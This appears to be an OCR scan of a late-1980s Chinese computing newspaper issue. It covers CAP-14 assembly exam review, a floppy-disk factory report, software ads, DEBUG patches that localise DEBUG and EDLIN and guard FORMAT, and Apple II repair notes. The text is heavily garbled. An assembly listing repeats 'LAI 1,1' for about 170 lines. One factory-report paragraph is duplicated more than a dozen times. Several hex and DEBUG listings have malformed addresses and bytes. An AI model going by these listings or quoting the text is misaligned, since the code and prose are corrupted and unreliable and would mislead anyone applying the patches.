本程序在R1机内开辟一个图形存储区,可将显示屏上的图形和图形存储区内的图形进行重叠处理。

本程序共有三种功能,分别由TEMPO语句控制,具体为:TEMPO 1—装入,TEMPO 2—显示,TEMPO 3—重叠。

20FA- 21 2E 40 14 2A 7D 01 D6 该程序适用于带16K

20B2- 02 3A 21 40 30 28 08 3D 扩展的R1机。

20BA- 28 04 3D 28 05 C9 EB 昆明 沈玉波

2012- 08 C9 0E 15 06 1F 2E 3C

201A- 30 28 01 12 13 10 30

2022- 23 23 13 13 0D 28 ED C9 本版责任编辑号:09

## 全国计算机应用软件人员水平考试复习指导——如何复习CAP-14 汇编语言

四川大学教师 丁正敏

(三) CAP-14的伪指令 CAP-14定义了5条伪指令:

START n: 程序从n开始存放,相当于ORG n。

End n: 汇编到此结束,从n开始执行(n可省去)

RESV n: 保留n个单元,相当于DS n

CONST h: 定义常数h(16进制),相当于DW h

ADCON n: 地址连接伪指令,为十进制数或标号,和JSR连用,确定回址单元的内容。

(四) 程序设计举例: 为了说明指令的功能以及汇编程序的格式,以《全国计算机应用软件人员水平考试题分析与解答》一书中Page104页的例题为例。


加以说明,程序如下: 该题要求指出程序执行结束后NK开始的四个单元的内容以及GR1的内容。

(程序说明如下: (1)从270行的 END MAI 指令可知,第一条可执行指令在220行,主程序只有三条指令。

220行LDA 0, TT; 给GRO赋值133 (H. 230行JSR 3, CSU是子程序调用指令。

返回地址存放在GR3中,CSU是子程序入口地址的地址,CSU单元的内容才是子程序第一条指令的地址。

```
0100 SUP START 544
0101 STA 2,SAV
0102 LAI 2,CK
0103 LAI 1,0
0104 SUB 1,0,2
0105 LAI 1,1
0106 LAI 1,1
0107 LAI 1,1
0108 LAI 1,1
0109 LAI 1,1
0110 LAI 1,1
0111 LAI 1,1
0112 LAI 1,1
0113 LAI 1,1
0114 LAI 1,1
0115 LAI 1,1
0116 LAI 1,1
0117 LAI 1,1
0118 LAI 1,1
0119 LAI 1,1
0120 LAI 1,1
0121 LAI 1,1
0122 LAI 1,1
0123 LAI 1,1
0124 LAI 1,1
0125 LAI 1,1
0126 LAI 1,1
0127 LAI 1,1
0128 LAI 1,1
0129 LAI 1,1
0130 LAI 1,1
0131 LAI 1,1
0132 LAI 1,1
0133 LAI 1,1
0134 LAI 1,1
0135 LAI 1,1
0136 LAI 1,1
0137 LAI 1,1
0138 LAI 1,1
0139 LAI 1,1
0140 LAI 1,1
0141 LAI 1,1
0142 LAI 1,1
0143 LAI 1,1
0144 LAI 1,1
0145 LAI 1,1
0146 LAI 1,1
0147 LAI 1,1
0148 LAI 1,1
0149 LAI 1,1
0150 LAI 1,1
0151 LAI 1,1
0152 LAI 1,1
0153 LAI 1,1
0154 LAI 1,1
0155 LAI 1,1
0156 LAI 1,1
0157 LAI 1,1
0158 LAI 1,1
0159 LAI 1,1
0160 LAI 1,1
0161 LAI 1,1
0162 LAI 1,1
0163 LAI 1,1
0164 LAI 1,1
0165 LAI 1,1
0166 LAI 1,1
0167 LAI 1,1
0168 LAI 1,1
0169 LAI 1,1
0170 LAI 1,1
0171 LAI 1,1
0172 LAI 1,1
0173 LAI 1,1
0174 LAI 1,1
0175 LAI 1,1
0176 LAI 1,1
0177 LAI 1,1
0178 LAI 1,1
0179 LAI 1,1
0180 LAI 1,1
0181 LAI 1,1
0182 LAI 1,1
0183 LAI 1,1
0184 LAI 1,1
0185 LAI 1,1
0186 LAI 1,1
0187 LAI 1,1
0188 LAI 1,1
0189 LAI 1,1
0190 LAI 1,1
0191 LAI 1,1
0192 LAI 1,1
0193 LAI 1,1
0194 LAI 1,1
0195 LAI 1,1
0196 LAI 1,1
0197 LAI 1,1
0198 LAI 1,1
0199 LAI 1,1
0200 LAI 1,1
0201 LAI 1,1
0202 LAI 1,1
0203 LAI 1,1
0204 LAI 1,1
0205 LAI 1,1
0206 LAI 1,1
0207 LAI 1,1
0208 LAI 1,1
0209 LAI 1,1
0210 LAI 1,1
0211 LAI 1,1
0212 LAI 1,1
0213 LAI 1,1
0214 LAI 1,1
0215 LAI 1,1
0216 LAI 1,1
0217 LAI 1,1
0218 LAI 1,1
0219 LAI 1,1
0220 LAI 1,1
0221 LAI 1,1
0222 LAI 1,1
0223 LAI 1,1
0224 LAI 1,1
0225 LAI 1,1
0226 LAI 1,1
0227 LAI 1,1
0228 LAI 1,1
0229 LAI 1,1
0230 LAI 1,1
0231 LAI 1,1
0232 LAI 1,1
0233 LAI 1,1
0234 LAI 1,1
0235 LAI 1,1
0236 LAI 1,1
0237 LAI 1,1
0238 LAI 1,1
0239 LAI 1,1
0240 LAI 1,1
0241 LAI 1,1
0242 LAI 1,1
0243 LAI 1,1
0244 LAI 1,1
0245 LAI 1,1
0246 LAI 1,1
0247 LAI 1,1
0248 LAI 1,1
0249 LAI 1,1
0250 LAI 1,1
0251 LAI 1,1
0252 LAI 1,1
0253 LAI 1,1
0254 LAI 1,1
0255 LAI 1,1
0256 LAI 1,1
0257 LAI 1,1
0258 LAI 1,1
0259 LAI 1,1
0260 LAI 1,1
0261 LAI 1,1
0262 LAI 1,1
0263 LAI 1,1
0264 LAI 1,1
0265 LAI 1,1
0266 LAI 1,1
0267 LAI 1,1
0268 LAI 1,1
0269 LAI 1,1
0270 LAI 1,1
```



由140行JSR指令返回主程序后,(GR1)=NK,其值为557=022DH。(全文完)

高教出版社







# 软件报

普及计算机知识 交流计算机技术 开发软件资源 培养软件人才

中国软件技术公司 中国软件技术公司成都分公司 成都电子研究所合办 主编：刘梅忠  
国内统一刊号 CN51-0090 订户代号：61-74 地址：成都市金河75号 邮政编码：610015

国产软盘的质量如何？我们带着这个问题采访了位于南通经济技术开发区的南通电脑设备有限公司。

当我们来到公司时，受到了张广德总经理及职工们的热情接待，并陪同我们参观了5时PRIME软盘(国外为MAC商标)生产线。

在洁白的标准化工厂内，我们换上了工作服并在车间门口进行登记手续。张总经理告诉我们，车间里装有空气净化设备，温湿度自动控制，洁净度达到一万级。工作人员在明亮的车间里紧张而有秩序的操作。大家在软盘生产的重要部位，磁片打磨抛光机边停了下来，只见一片片毛坯磁片在计算机的控制下，自动的打磨抛光，粗糙的表面一瞬间光亮照人，生产人员告诉我们，软盘质量的好坏，除原材料的因素外，关键就在使用了，磨多了，磁盘使用寿命短，磨少了，表面光洁度不够，影响驱动磁头的，其误差用计算机控制在微米级。

对于从事计算机工作的人来说最担心的莫过于磁盘的质量了，好不容易做好的程序，录好的数据，因磁坏的缘故而莫名其妙的丢失。当大家来到成品检测车间时，看到一排排自动检测机，显示出每磁盘的各种指标时，张总经理自豪的告诉大家，我们公司拥有的自动检测机，无论数量，质量在全国都是首屈一指的，自动检测机实际上是一台加强了磁盘驱动功能的微机，它能自动检测出磁盘能达到的每一指标，出厂的每一片磁盘必须过这一关，不符合国际标准的，决不出厂。我们的通讯员用手拿起几块磁盘，在公司的一台286微机上进行读写试验，觉得质量的确实不错。在生产线上，大家特别感兴趣的是五大颜六色的彩色磁片，原来这是为了进行软件分类时较方便，使用时不会混淆，据说这在国内还是第一家。

张总经理还告诉我们，随着计算机和中文打字机的发展，公司的3时盘生产线也正在筹建投产，并希望通过我们向软件报的读者，作者表示：公司保证向大家提供高质量的各种规格的PRIME磁片，并终身保用。记者站的领导也表示愿意和公司建立长期的合作关系，且

## 国产磁盘的喜与忧

准备在软件技术交流时采用PRIME磁片，为推广计算机技术做点实事。我们告别了公司的领导。在汽车上，通讯员们仍留恋着一个问题：

电脑病毒传染途径是通过非法拷贝或使用磁盘传染的。(注) 台湾台中地区感染率居高不下，与使用非法拷贝软件的人多有关。

张总经理说：“我们磁盘的质量和性能好的3M磁片相比并不逊色，市场上甚至利用低劣磁盘贴贴外国的商标来骗人获利，大家深受其害。我们相信，经过努力，大家也会乐于使用国产磁盘。张总经理还告诉我们，随着计算机和中文打字机的发展，公司的3时盘生产线也正在筹建投产，并希望通过我们向软件报的读者，作者表示：公司保证向大家提供高质量的各种规格的PRIME磁片，并终身保用。记者站的领导也表示愿意和公司建立长期的合作关系，且

张总经理还告诉我们，随着计算机和中文打字机的发展，公司的3时盘生产线也正在筹建投产，并希望通过我们向软件报的读者，作者表示：公司保证向大家提供高质量的各种规格的PRIME磁片，并终身保用。记者站的领导也表示愿意和公司建立长期的合作关系，且

张总经理还告诉我们，随着计算机和中文打字机的发展，公司的3时盘生产线也正在筹建投产，并希望通过我们向软件报的读者，作者表示：公司保证向大家提供高质量的各种规格的PRIME磁片，并终身保用。记者站的领导也表示愿意和公司建立长期的合作关系，且

张总经理还告诉我们，随着计算机和中文打字机的发展，公司的3时盘生产线也正在筹建投产，并希望通过我们向软件报的读者，作者表示：公司保证向大家提供高质量的各种规格的PRIME磁片，并终身保用。记者站的领导也表示愿意和公司建立长期的合作关系，且

张总经理还告诉我们，随着计算机和中文打字机的发展，公司的3时盘生产线也正在筹建投产，并希望通过我们向软件报的读者，作者表示：公司保证向大家提供高质量的各种规格的PRIME磁片，并终身保用。记者站的领导也表示愿意和公司建立长期的合作关系，且

张总经理还告诉我们，随着计算机和中文打字机的发展，公司的3时盘生产线也正在筹建投产，并希望通过我们向软件报的读者，作者表示：公司保证向大家提供高质量的各种规格的PRIME磁片，并终身保用。记者站的领导也表示愿意和公司建立长期的合作关系，且

张总经理还告诉我们，随着计算机和中文打字机的发展，公司的3时盘生产线也正在筹建投产，并希望通过我们向软件报的读者，作者表示：公司保证向大家提供高质量的各种规格的PRIME磁片，并终身保用。记者站的领导也表示愿意和公司建立长期的合作关系，且

张总经理还告诉我们，随着计算机和中文打字机的发展，公司的3时盘生产线也正在筹建投产，并希望通过我们向软件报的读者，作者表示：公司保证向大家提供高质量的各种规格的PRIME磁片，并终身保用。记者站的领导也表示愿意和公司建立长期的合作关系，且

张总经理还告诉我们，随着计算机和中文打字机的发展，公司的3时盘生产线也正在筹建投产，并希望通过我们向软件报的读者，作者表示：公司保证向大家提供高质量的各种规格的PRIME磁片，并终身保用。记者站的领导也表示愿意和公司建立长期的合作关系，且

## 《汉字FoxBASE+关系数据库2.10》一书

是以美国Fox Software公司1988年7月的最新版本并结合我国国情编译而成。FoxBASE+(Rev.2.10)除了具有FoxBASE+(Rev.2.00)的全部特点外，其速度又提高了20%，它是一个容易使用、非编程的接口，并与一个宏大强大的开发机制相结合。它还有以下的重大改进超过了所有的竞争者，使之成为无可非议的当今市场上最快最好的关系数据库管理系统。

①FoxCentral非编程用户接口：它提供了现在绝大部分dBASE IV控制中心的特点，首次使用数据库的用户甚至不用写一条简单的命令，仅用易使用的下拉菜单便能访问数据库的建立、打开、检查、修改和维护等功能，还能建立索引、数据库的多关系、游迹设置等。②FoxView新的屏幕设计工具 ③FoxCode新的应用程序产生器 ④新的模板(蓝图)语言和模板文件编译 ⑤备用的若干应用程序模板 ⑥FoxD@C新的FoxBASE+程序自动文档器 ⑦增加了筛选索引文件 ⑧新的建立下拉和上滑的菜单命令 ⑨对Set/Create/Modify View的扩展支持 ⑩允许屏幕上变动一矩形面积的新命令 ⑪新的返回匹配键定框架文件名的函数 ⑫FoxPCOMP现在设置DOS错误级 ⑬附加文件FoxPIUS.rsc ⑭汉字FoxBASE+(Rev.2.10)是在FoxBASE+(Rev.2.10)的基础上进行的，它保持了FoxBASE+(Rev.2.10)的全部功能，所以本书适于FoxBASE+(Rev.2.10)和汉字FoxBASE+(Rev.2.10)两版使用。

每册17.50元，另加邮资1元，款到即发货。 成都：成都青年外国语学院文工室 罗勇武



书讯

电脑病毒传染途径是通过非法拷贝或使用磁盘传染的。(注) 台湾台中地区感染率居高不下，与使用非法拷贝软件的人多有关。

张总经理说：“我们磁盘的质量和性能好的3M磁片相比并不逊色，市场上甚至利用低劣磁盘贴贴外国的商标来骗人获利，大家深受其害。我们相信，经过努力，大家也会乐于使用国产磁盘。张总经理还告诉我们，随着计算机和中文打字机的发展，公司的3时盘生产线也正在筹建投产，并希望通过我们向软件报的读者，作者表示：公司保证向大家提供高质量的各种规格的PRIME磁片，并终身保用。记者站的领导也表示愿意和公司建立长期的合作关系，且

张总经理还告诉我们，随着计算机和中文打字机的发展，公司的3时盘生产线也正在筹建投产，并希望通过我们向软件报的读者，作者表示：公司保证向大家提供高质量的各种规格的PRIME磁片，并终身保用。记者站的领导也表示愿意和公司建立长期的合作关系，且

张总经理还告诉我们，随着计算机和中文打字机的发展，公司的3时盘生产线也正在筹建投产，并希望通过我们向软件报的读者，作者表示：公司保证向大家提供高质量的各种规格的PRIME磁片，并终身保用。记者站的领导也表示愿意和公司建立长期的合作关系，且

张总经理还告诉我们，随着计算机和中文打字机的发展，公司的3时盘生产线也正在筹建投产，并希望通过我们向软件报的读者，作者表示：公司保证向大家提供高质量的各种规格的PRIME磁片，并终身保用。记者站的领导也表示愿意和公司建立长期的合作关系，且

张总经理还告诉我们，随着计算机和中文打字机的发展，公司的3时盘生产线也正在筹建投产，并希望通过我们向软件报的读者，作者表示：公司保证向大家提供高质量的各种规格的PRIME磁片，并终身保用。记者站的领导也表示愿意和公司建立长期的合作关系，且

张总经理还告诉我们，随着计算机和中文打字机的发展，公司的3时盘生产线也正在筹建投产，并希望通过我们向软件报的读者，作者表示：公司保证向大家提供高质量的各种规格的PRIME磁片，并终身保用。记者站的领导也表示愿意和公司建立长期的合作关系，且

张总经理还告诉我们，随着计算机和中文打字机的发展，公司的3时盘生产线也正在筹建投产，并希望通过我们向软件报的读者，作者表示：公司保证向大家提供高质量的各种规格的PRIME磁片，并终身保用。记者站的领导也表示愿意和公司建立长期的合作关系，且

张总经理还告诉我们，随着计算机和中文打字机的发展，公司的3时盘生产线也正在筹建投产，并希望通过我们向软件报的读者，作者表示：公司保证向大家提供高质量的各种规格的PRIME磁片，并终身保用。记者站的领导也表示愿意和公司建立长期的合作关系，且

张总经理还告诉我们，随着计算机和中文打字机的发展，公司的3时盘生产线也正在筹建投产，并希望通过我们向软件报的读者，作者表示：公司保证向大家提供高质量的各种规格的PRIME磁片，并终身保用。记者站的领导也表示愿意和公司建立长期的合作关系，且

## 电脑流行病猖獗

九种还魂丹

业者警告

上才抄手回春

凡与本报联系的作者、读者及其他来稿者，请在信封上写明您处的邮政编码和本报的邮政编码(610015)以便邮局分信。

本报发行部

唯一方法：储存数字码的磁碟片卡必将同激光盘片卡竞争。一张磁碟片卡约50美分，而一张激光盘要5000美分。

《人民日报》 山东大学电子研究所、济南市激光厂联合研制的万吨酒精生产微机监控系统，日前通过省级鉴定。

《科技新报》 人类百米赛跑多快？“第一男”约翰·埃文斯在汉城奥运会决赛中跑出百米九点七秒的好成绩，而刘易斯的纪录为九点九二秒。美国专家用电脑对人体肌肉的爆发力及骨骼的支持力进行了推算，发现人类百米跑的最佳成绩是九点五八秒，本世纪最好的成绩可能达到九点八秒。

《生活报》 本报责任编辑：04号

★编号：890801  
 名称：PC-1500机BASIC-HX语言  
 作者：胡浩德  
 功能简介：BASIC-HX语言系统是一种强化BASIC语言，它将PC-1500机的一些BASIC语言进行了全面的扩展，并增加了一些特殊指令。BASIC-HX语言系统除具有原BASIC语言的全部功能外，还增加了下面的一些主要功能：1.数据预处理功能。用BASIC-HX语言的SORT语句命令可以高速地对数组变量中的数据进行分类处理，其速度要比原BASIC语言快300倍。2.快速查询功能。3.可以进行各种复数运算。以满足科学计算的要求。4.具有调用机器语言子程序的用户函数，及变量数据交换语言等多种功能。5.可以直接输入机器指令码。

如您的PC-1500系列袖珍机配有BASIC-HX语言系统，将使您的计算机超过一般微机的成为高级袖珍机。该语言的使用方法与原BASIC语言相同，该语言系统采用机器语言编写并采用许多特殊的编译技巧，这无疑对熟悉机器语言的用户会有很大的帮助。

运行环境：该系统适用于PC-1500A或PC-1501主机及所配制的任何模块，对PC-1500机只能配PC-E-155模块或PC-1500扩充机(22K字节以上)。

转让形式：磁带、盘和复印手册一份。  
 转让价格：50元(含邮资)  
 收款单位：成都《软件报》信息部  
 ★编号：890802

名称：中学管理(CJYD3.0)  
 作者：曹言银  
 功能简介：中学管理软件，使用BASIC语言和采用复盖技术、模块方法编写而成。本软件一共包括21个模块，1700多个语句行，总容量约96K，可以进行学校的学籍管理、成绩管理、工资管理。采用约80字符打印机设计(如：CPA-80打印机)，经过加密，每行可打印160个字符，便于阅读，字与字之间留有一点空位，因此本程序设计的表格，每行最多只能打印71个汉字。

软件的主要功能，即应达到的目的是：1.学籍管理软件可打印出：每个学生的学籍卡或简要内容，并留有贴相片和档档时间、档案去向、档档人签字等空白，以留给人事干部管理之用。2.成绩管理软件可打印出：学生成绩统计表、分科成绩和分班成绩统计表，以及将每班成绩打印在打字纸上。便于分析。3.工资管理软件可打印出：工资花名册、工资发放明细表以及工资条。

另外，本软件可打印各种封面，以便装订成册，妥善保存。总之，本软件的特点是：功能齐全，操作方便，人机对话清楚，打印表格美观，并具有一定的抗干扰能力。任何场合，均可使用。不懂计算机也不懂英语的同志，经过简单练习，也可以操作本软件。(此功能完全相同的软件还有APPLE I机—燕山汉山汉卡版)

运行环境：中华学习机  
 转让形式：磁盘一张，使用说明一份  
 转让价格：40元(含邮资)  
 收款单位：成都《软件报》信息部

▲上海交通大学为优化水产养殖过程，用微型计算机对鱼虾养殖进行自动化控制管理，特推出“微机控制增氧机系统”。由于人工养殖放养密度高，水中的溶解氧是控制的关键指标，该系统即对养殖水中的氧化进行自动控制，保持最佳养殖环境，系统采用2-80单面板。

▲微机诊断维修系统 北京海淀区科航科技服务中心最近研制成功微机诊断维修系统。该系统适用78088芯片长城0520系列机，IBM PC等机型，包括40多个软件和两块硬卡，可诊断并直观显示单显、影显及适配器的各种故障，提出维修方法；能检测调整硬盘驱动器，直观显示系统板上的主要集成电路故障和单步

检测总线故障。一般操作人员经过专业培训，就可使用该系统。  
 摘自《北京电子报》

▲编制成微碟片卡可储存计算机信息 澳大利亚一家公司最近成功地研制计算机语言微碟片卡，在微碟片卡上，一张微碟片卡的平均容量约为1500页标准打字纸。

微碟片卡长1.48毫米，宽1.05毫米，上面划分360格，每格分8栏，每栏储存的信息是二进制数字码，用扫描器阅读，显示在计算机屏幕上。

在这之前，激光微碟被认为是储存数字码的



# 再谈调试程序的汉化

## 一、问题

调试程序DEBUG可用来显示、修改或执行一个文件，是调试汇编语言程序的重要工具。如何实现DEBUG的汉化，归根结底为修改D命令的显示方式，《软件报》和其它报刊杂志上也曾多次介绍了这方面的内容，其中一些设计思想和结构比较新颖很有实用价值，但是DEBUG程序上扩充增加的代码却都存在着易于被人忽视的错误，即新增的代码往往在DEBUG的其它子命令执行后被覆盖或破坏，导致随后执行D命令出现死机现象。

## 二、分析

如何在DEBUG上修改或扩充某些功能，必须对其本身程序代码和数据有一定程度的了解。为此，笔者对PC DOS2.0/2.1的DEBUG程序作了全面的剖析，现将DEBUG所使用的数据分析结果综合介绍如下：

036h~039h, DEBUG子命令转移地址数据表(共26项,分别对应于字母A~Z)

1E83~1EE8汇编命令使用的各寄存器名字表

1EE9~22E6,汇编命令的指令串首址及相应处理程序入口地址表

22E9~25E3,汇编命令的指令串字符表

25E4~277D,汇编命令的指令串字符表

277E~2A06,反汇编命令译码及相应处

理程序入口地址表  
2A06~2A65, R命令显示的寄存器名及标志位状态字符表  
2A64~2AE1, DEBUG自身的堆栈区  
2AE2~2AFD, 被调试程序的各个寄存器值和标志位堆栈区  
(依次保存AX, BX, CX, DX, SP, BP, DI, DS, SI, ES, SS, CS, IP, FV各值)  
2AFE~2AFE, 读/写文件调用功能号

2AFF~2B03, 屏幕显示格式数据  
2B04~2B58, 键盘输入缓冲区  
2B59~2B76, 磁盘文件处理缓冲区  
2B77~2CDD, 错误及提示信息字符表  
2CDE~2CE9, 文件读/写管理数据  
2CEA~2D07, 被调试程序各段寄存器值和指针等数据  
2D08~2D33, 反汇编显示字符寄存器  
2D34~2D3E, G命令和T命令调试跟踪参数寄存器  
2D3F~2D8E, 键盘输入数据转换处理缓冲区  
2D8F~2DC0, G命令断点描述表(共10项)

2DC1~2DD1, 汇编命令汇编处理数据寄存器  
特别值得读者注意的是, 当调入扩展名为HEX的文件时, DEBUG将地址从2D08~2F08共200H字节作为调入数据缓冲区。

上述分析结果表明, DEBUG的代码段和数据段结构紧凑, 如果将扩充的代码置于DEBUG数据段中, 就会引起不易察觉的错误, 因为有些代码随时在DEBUG某些命令过程中被破坏或覆盖掉。

## 三、措施

既然扩充代码不得随意插入DEBUG的代码段和数据段中, 那么, 我们的扩展办法只能是把这些代码放在DEBUG代码段和数据段之后。一般地, 先把新增的代码重新定位后, 链接在DEBUG程序末尾处, 再根据实际内容容量, 修改文件长度后存盘即可。但是,

对于DEBUG而言, 仅如此处理还是不行的。由于增加的扩充代码使DEBUG实际使用内存区增大, 因此, 还必须对DEBUG利用DOS调用的26H号功能建立用户程序段的初始化部分进行修改。用户程序段起始段值是通过下面两条指令完成的:

```

XXXX; 0138 MOV AX, 2F17
XXXX; 0138 MOV BX, 2F17

```

其中2F17是DEBUG程序末的偏移数, DEBUG就依此紧接在其本身之后建立即将装入用户程序的新程序段。根据这个原理, 我们以增加的代码末字节的偏移量修改上述两条指令, 确定新程序段的起始段值, 使DEBUG在初始化建立新程序段时不至于将新增代码覆盖掉。

## 四、汉化

为了使D命令能正常显示汉字字符, 必须对DEBUG中处理ASCII码显示的各部分(D命令过程显示程序段为CS: 0460~0471)进行修改和扩充。扩充模块应具有以下功能:

其一, 对于连续两个小于AOH的内码作一个汉字显示, 其余的内码字符以原显示方式处理; 其二, 如果显示行末末字符是汉字内码的首码, 则继续显示该汉字的尾码, 下一行显示的第一个字符用空格填上, 以保持汉字显示的完整性。另外, 在汉字操作系统(这里指实模式)下执行反汇编U命令(不得参数)时, 总有约一半的汇编语句不能正常显示, 因此, 还需要对屏幕显示指示参数段进行修改。具体修改步骤如下(假定PC DOS 2.0/2.1的文件DEBUG.COM在硬盘上):

```

1. 显示指示参数段格式参数的修改
C>DEBUG DE
BUG.COM
-E 01C2 20 (将

```

原元01C2H中的40H改为20H)

-B 2B02 40 (将单元2B02H中的40H改为40H)

通过修改后, DEBUG的U命令在40列显示方式下可以反汇编8个字节, 而在80列显示方式下可以反汇编16个字节, 适应于汉化操作系统的运行环境。

2. D命令的汉化  
①汉化模块在算法上已作优化处理, 程序简短、精练, 清单如下:

```

-> 3720 3760
55C: 2F20 58
55C: 2F21 52
55C: 2F22 3766
55C: 2F24 3A02
55C: 2F26 AC
55C: 2F27 2E
55C: 2F28 002710400
55C: 2F29 7411
55C: 2F2F 4E
55C: 2F30 91671184
55C: 2F34 302E
55C: 2F36 3294
55C: 2F38 047F
55C: 2F3A 8026D6
55C: 2F3D 0015
55C: 2F3F 58
55C: 2F40 32A0
55C: 2F48 3272
55C: 2F4A 00F500
55C: 2F47 7569
55C: 2F49 803CA0
55C: 2F4C 7289
55C: 2F4E 2F66
55C: 2F50 0A00
55C: 2F52 C921
55C: 2F54 2E00
55C: 2F56 30F200
55C: 2F59 7409
55C: 2F5B 4E
55C: 2F5C 91671184
55C: 2F5E 8A14
55C: 2F62 C921
55C: 2F64 5A
55C: 2F65 58
55C: 2F66 2009D6

```

②修改步骤  
C>DEBUG DE  
BUG.COM

首先, 用A命令从偏移地址2F20起依次输入以上扩充程序代码:

```

---A 2F20
-----
      然后, 修改汉化处理分支转移入口地址:
      ---A 0460
      XXXX; 0460 JMP2-F20
      XXXX; 0463
      ---A 0470
      XXXX; 0470 RET
      XXXX; 0473 DB 0
      XXXX; 0472

```

再根据增加的扩充代码内存量(本程序末末字节的偏移地址为2F68), 修改DEBUG初始化时所建立的新程序段定位值:

```

---A 0138
      XXXX; 0138 MOV AX, 2F70
      XXXX; 013B
      ---A 0183
      XXXX; 0183 MOV BX, 2F70
      XXXX; 0186

```

最后, 修改扩充后的DEBUG文件长度、容量:

```

---R CX
CX 2E80
: 2E70
-W
-Q

```

3. 提示信息的汉化  
由于篇幅有限, 这部分由读者自行完成。

然后, 修改汉化处理分支转移入口地址:

再根据增加的扩充代码内存量(本程序末末字节的偏移地址为2F68), 修改DEBUG初始化时所建立的新程序段定位值:

最后, 修改扩充后的DEBUG文件长度、容量:

提示信息的汉化由于篇幅有限, 这部分由读者自行完成。

## 五、结语

本文着重介绍了PC DOS2.0/2.1的系统软件DEBUG的数据结构分析及其汉化办法, 为广大的用户修改和扩充DEBUG功能提供了有效的途径, DOS 3.0以上版本的DEBUG可根据本文提供的方法和原理类似地进行修改与扩充。广西 韦敏

我是贵报的忠实读者, 经常在贵报上看到利用动态调试程序DEBUG对西文软件进行汉化的文章, 正各有所长, 但使用起来总是比较麻烦。对西文软件的汉化主要是对提示信息的汉化, 下面根据笔者的经验, 介绍一种比较简单可行的方法, 可以大大提高效率。有意者不妨一试。

例如DEBUG本身的汉化。当DEBUG.COM在硬盘当前目录中时, 按如下步骤进行, 即可对“Proeram terminated normally”程序正常结束信息进行汉化。

```

C>DEBUG DEBUG.COM (CR)
-SB000: FFF0 "Proeram terminated normally"
5C9E: 2B91
-E5 C9E: 2E91 "程序正常结束!" (CR)
-W (CR)
Write5 2E80 d7tes
-Q (CR)
C>

```

回到提示符状态。即汉化完毕。值得注意的是汉化的提示字符串字节数必须小于或等于原西文所占字符串数, 若小于则用空格填满。用此法可一次汉化多条信息, 至到完毕, 最后W命令完成。

## 《五笔字型》提示行反相显示的修改

贵报今年18期发表了《五笔字型提示行的修改》一文, 发现其中一条语句CS: 4640-ALL F000:F42F只是针对PC原装机BIOS的绝对地址, 而基于兼容机该地址内容并不与原装机内容相等, 所以通过该程序并不能在兼容

# 汉化EDLIN3.X版

MS-DOS或PO-DOS各版本皆可行  
编辑程序EDLIN.COM, 对于2.0/2.10的EDLIN的汉化已有文章介绍, 本文介绍MS-DOS3.00, 3.10, 3.20, 3.30各版的EDLIN的汉化问题。

对系统软件的汉化包括三方面的内容:  
1. 使汉字或中文符号的机内码合法, 即去除原软件对汉字或中文符号的机内码高位1的屏蔽, 使汉字或中文符号可用到文件名, 乃至高级语言或汇编语言的字符串一级。  
2. 改变原软件的显示方式, 使之适合汉字

屏幕显示。  
3. 把原软件中的英文提示信息汉化为中文信息。这里只介绍1和2两方面的内容。对于DOS3.X版, 没有对机内码高位1的屏蔽, 无需解决。但3.00, 3.10, 3.20各版的EDLIN当使用中文文件名时, 所定的文件名存盘后却是另外的名, 如“徐”字存盘后就成了“刑”字, 使用起来很不方便。对原EDLIN的反汇编找到了是“AND AL, DF”语句的作用结果。只要把其中的“DE”改为“FF”就解决了。  
笔者是在IBM PC/XT机上操作的, 是用DEBUG的E命令修改的。

下表为各版的修改数据。

| 版本号  | E命令地址 | 原值 | 新值 |
|------|-------|----|----|
| 3.00 | 140A  | DF | FF |
| 3.10 | 1452  | DF | FF |
| 3.20 | 1452  | DF | FF |

注: 3.30版的EDLIN不存在此问题。对于修改3.X版EDLIN适应汉字显示与2.0/2.10版类似, 这里只给出修改数据表, 如下表。也是用DEBUG的E命令修改。

| 版本号  | 16改为08的地址 | 0B改为04的地址 | 17改为09的地址 |
|------|-----------|-----------|-----------|
| 3.00 | 1028      | 1070      | 1087      |
| 3.10 | 105C      | 10A4      | 10BA      |
| 3.20 | 105C      | 10A4      | 10BB      |
| 3.30 | 105C      | 10A4      | 10BB      |

注: 表中的地址是地址偏移量, 机型不同地址有差异, 但偏移量是相同的。  
潍坊 徐庆恩

# 强制FORMAT命令使用驱动器名

使用PC DOS3.00以上版本的FORMAT命令格式时, 必须指定目标驱动器名, 否则将给出错误信息。但是对于3.00的FORMAT命令, 则不一定要指定目标驱动器。如果不指定时, 那么就把缺省驱动器作为目标驱动器。这样, 当缺省驱动器为C盘时, 稍不注意就会把硬盘格式化。

我们可以使用DEBUG命令对FORMAT.COM进行修改, 强制使用它时一定要指定目标驱动器。下面是从PC DOS 3.00为例来说明如何修改。

首先把FORMAT.COM调入内存。  
DEBUG FORMAT.COM  
用反汇编命令查找下面的一组命令:

```

09F5: 0178 BE5 C00
09F5: 0176 AC
09F5: 0177 0A C0
00F5: 0179 7505
09F5: 017C 0A 6093

```

该组命令的作用是从未打开的文件控制块FCB的5C单元中取出目标驱动器的代号送入AL

中(0=缺省驱动器, 1=A, 2=B等)判断是否为缺省驱动器, 即AL是否0。如果是, 则把缺省驱动器代号从DS: 0946单元中取到AL中。

修改语句MOV AL, [0946]为JMP1781, 即如果判断是缺省驱动器时, 就转向CS: 1781开始执行。

我们从原来程序的最后CS: 1781开始加上以下一组命令:

```

10E9: 1781 BAEDOC
10E9: 1784 B409
10E9: 1786 CD21
10E9: 1788 CD20

```

OED是字符串Invalid drive specification的首地址, 该组命令的作用是把此字符串在屏幕上输出后回到DOS提示状态。

最后把BX CX的内容修改为BX=00C, X=1789, 再用W命令存盘。

完成以上修改后再执行FORMAT命令时, 就必须指定目标驱动器, 否则将给出错误提示。

利用命令进行快速汉化的方法, 只须将这几条指令修改即可, 下面为修改过程: 上海 吴孔琳

APPLE-II 维修五例

例一、故障现象：开机初始化等均正常，用GR、HGR和HGR2都能清屏...

例二、故障现象：开机电源指示灯亮，但无“嘟”声，屏显示竖条或白屏...

例三、故障现象：机器有时冷启动或热启动能正常工作...

例四、故障现象：主机在工作过程中突然进入死机或死机或硬盘中断至胡乱访问硬盘...

Apple II assembly code for keyboard control, including instructions like 'copy c:debug.com', 'copy c:cccc.exe', and 'debug cccc'.

例五、故障现象：主机在工作过程中突然进入死机或死机或硬盘中断至胡乱访问硬盘...

例六、故障现象：主机在工作过程中突然进入死机或死机或硬盘中断至胡乱访问硬盘...

